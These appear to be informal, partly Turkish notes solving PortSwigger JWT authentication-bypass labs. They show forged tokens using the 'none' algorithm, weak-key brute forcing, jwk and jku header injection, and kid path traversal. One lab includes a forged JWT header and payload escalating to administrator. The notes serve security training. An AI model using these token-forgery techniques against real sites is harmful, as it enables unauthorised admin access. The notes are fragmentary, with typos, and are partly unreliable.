


**Lab: JWT authentication bypass via unverified signature**

This lab uses a JWT-based mechanism for handling sessions. Due to implementation flaws, the server doesn't verify the signature of any JWTs that it receives. To solve the lab, modify your session token to gain access to the admin panel at /admin, then delete the user carlos. You can log in to your own account using the following credentials: wiener:peter .

GET /my-account?id=wiener 🡪 GET /admin 🡪 GET /admin/delete?username=carlos







**Lab: JWT authentication bypass via flawed signature verification**


This lab uses a JWT-based mechanism for handling sessions. The server is insecurely configured to accept unsigned JWTs.

To solve the lab, modify your session token to gain access to the admin panel at /admin, then delete the user carlos.

You can log in to your own account using the following credentials: wiener:peter

GET /my-account HTTP/1.1 🡪

Attack 🡪 none signing algorithm, then change sub to administrator



Then request will be like below



GET /my-account?id=administrator HTTP/1.1 🡪 GET /admin HTTP/1.1 🡪 GET /admin/delete?username=carlos HTTP/1.1

Same request, just changed request path.

**Lab: JWT authentication bypass via weak signing key**

This lab uses a JWT-based mechanism for handling sessions. It uses an extremely weak secret key to both sign and verify tokens. This can be easily brute-forced using a [wordlist of common secrets](https://github.com/wallarm/jwt-secrets/blob/master/jwt.secrets.list). To solve the lab, first brute-force the website's secret key. Once you've obtained this, use it to sign a modified session token that gives you access to the admin panel at /admin, then delete the user carlos. You can log in to your own account using the following credentials: wiener:peter

Jwt nin içinde wiener kısmını administrator olarak değiştirdim. Sonrası response içinde admin panel pathini ayıklamak, Hepsi aynı request, path değişti sadece.

GET /my-account

GET /my-account?id=administrator

GET /admin

GET /admin/delete?username=carlos

Hashcat kullanıyor ama hashcat lik bişey yapmadım aslında

github.com/wallarm/jjwt-secrets/blob/master/jwt.secrets.list

**Lab: JWT authentication bypass via jwk header injection**

This lab uses a JWT-based mechanism for handling sessions. The server supports the jwk parameter in the [JWT](https://portswigger.net/web-security/jwt) header. This is sometimes used to embed the correct verification key directly in the token. However, it fails to check whether the provided key came from a trusted source. To solve the lab, modify and sign a JWT that gives you access to the admin panel at /admin, then delete the user carlos. You can log in to your own account using the following credentials: wiener:peter

GET /my-account

GET /admin 🡪 unauthorized

Get /admin 🡪 200

🡪 Jwt key editör 🡪 new rsa key 🡪 generate

🡪 Json web token 🡪 attack embedded jwk 🡪 signing key 🡪 ok

🡪 Change wiener to administrator int the json web token and send in the sub section of payload

Header

{  
 **"kid"**: "984d7c6b-84a3-4525-9013-a23b416e9def",  
 **"typ"**: "JWT",  
 **"alg"**: "RS256",  
 **"jwk"**: {  
 **"kty"**: "RSA",  
 **"e"**: "AQAB",  
 **"kid"**: "984d7c6b-84a3-4525-9013-a23b416e9def",  
 **"n"**: "tVygVp1AKu18xCI7BVVwKIv8wu\_Di3\_D8o-huknUEnjmUaZV4tkrQkfM6VqnJdhHUVfE4ekgU90Bf4FVq49ZDJd4Szq7pPC2QW2Kxy7a81hx\_Pe5iFLIVBhm5jnCZgT64zj0XdobqcPKpfI8OhYk3qiIvqGX\_4AS8XXkyIbC2DvexNZGkcJ9cwT2IotfkJbh0\_1o5nS7b96HoXKR5MArfpWF8QC1zCYRihLywS5Ak76PgT\_RyRtzwcYOge-92tSDvIndBbpAycfnVpMeXHNWZY-j6rk5rp5-NyxoofvDt02Bc7x7ohe9EKjsFL4u3b4Hu4tGTg59c9xAyin6cS9BRQ"  
 }  
}

Payload

{  
 **"iss"**: "portswigger",  
 **"sub"**: "administrator",  
 **"exp"**: 1667160351  
}

**Lab: JWT authentication bypass via jku header injection**

This lab uses a JWT-based mechanism for handling sessions. The server supports the jku parameter in the [JWT](https://portswigger.net/web-security/jwt) header. However, it fails to check whether the provided URL belongs to a trusted domain before fetching the key. To solve the lab, forge a JWT that gives you access to the admin panel at /admin, then delete the user carlos. You can log in to your own account using the following credentials: wiener:peter

GET /my-account?id=wiener HTTP/1.1

JWt editör keys 🡪 new rsa key 🡪copy as jwk

Go to exoloit server and paste keys area and store


{

"keys": [

//here rsa key

]

}




GET /my-account?id=wiener 🡪 GET /admin 🡪 unauthorized

GET /admin

Json kısmında headera jku ekle 🡪 exploit server urlsi

Sub kısmını administrator olarak değiştir.




Send GET /admin 🡪 200 ok

**Lab: JWT authentication bypass via kid header path traversal**

This lab uses a JWT-based mechanism for handling sessions. In order to verify the signature, the server uses the kid parameter in [JWT](https://portswigger.net/web-security/jwt) header to fetch the relevant key from its filesystem. To solve the lab, forge a JWT that gives you access to the admin panel at /admin, then delete the user carlos. You can log in to your own account using the following credentials: wiener:peter


GET /my-account 🡪 GET /admin 🡪 GET /admin/delete?username=wiener

Just change Request path and arrange json like below



Base64-encoded null byte 🡪 AA==

Key size 256 da da oldu.



Send request admin will come.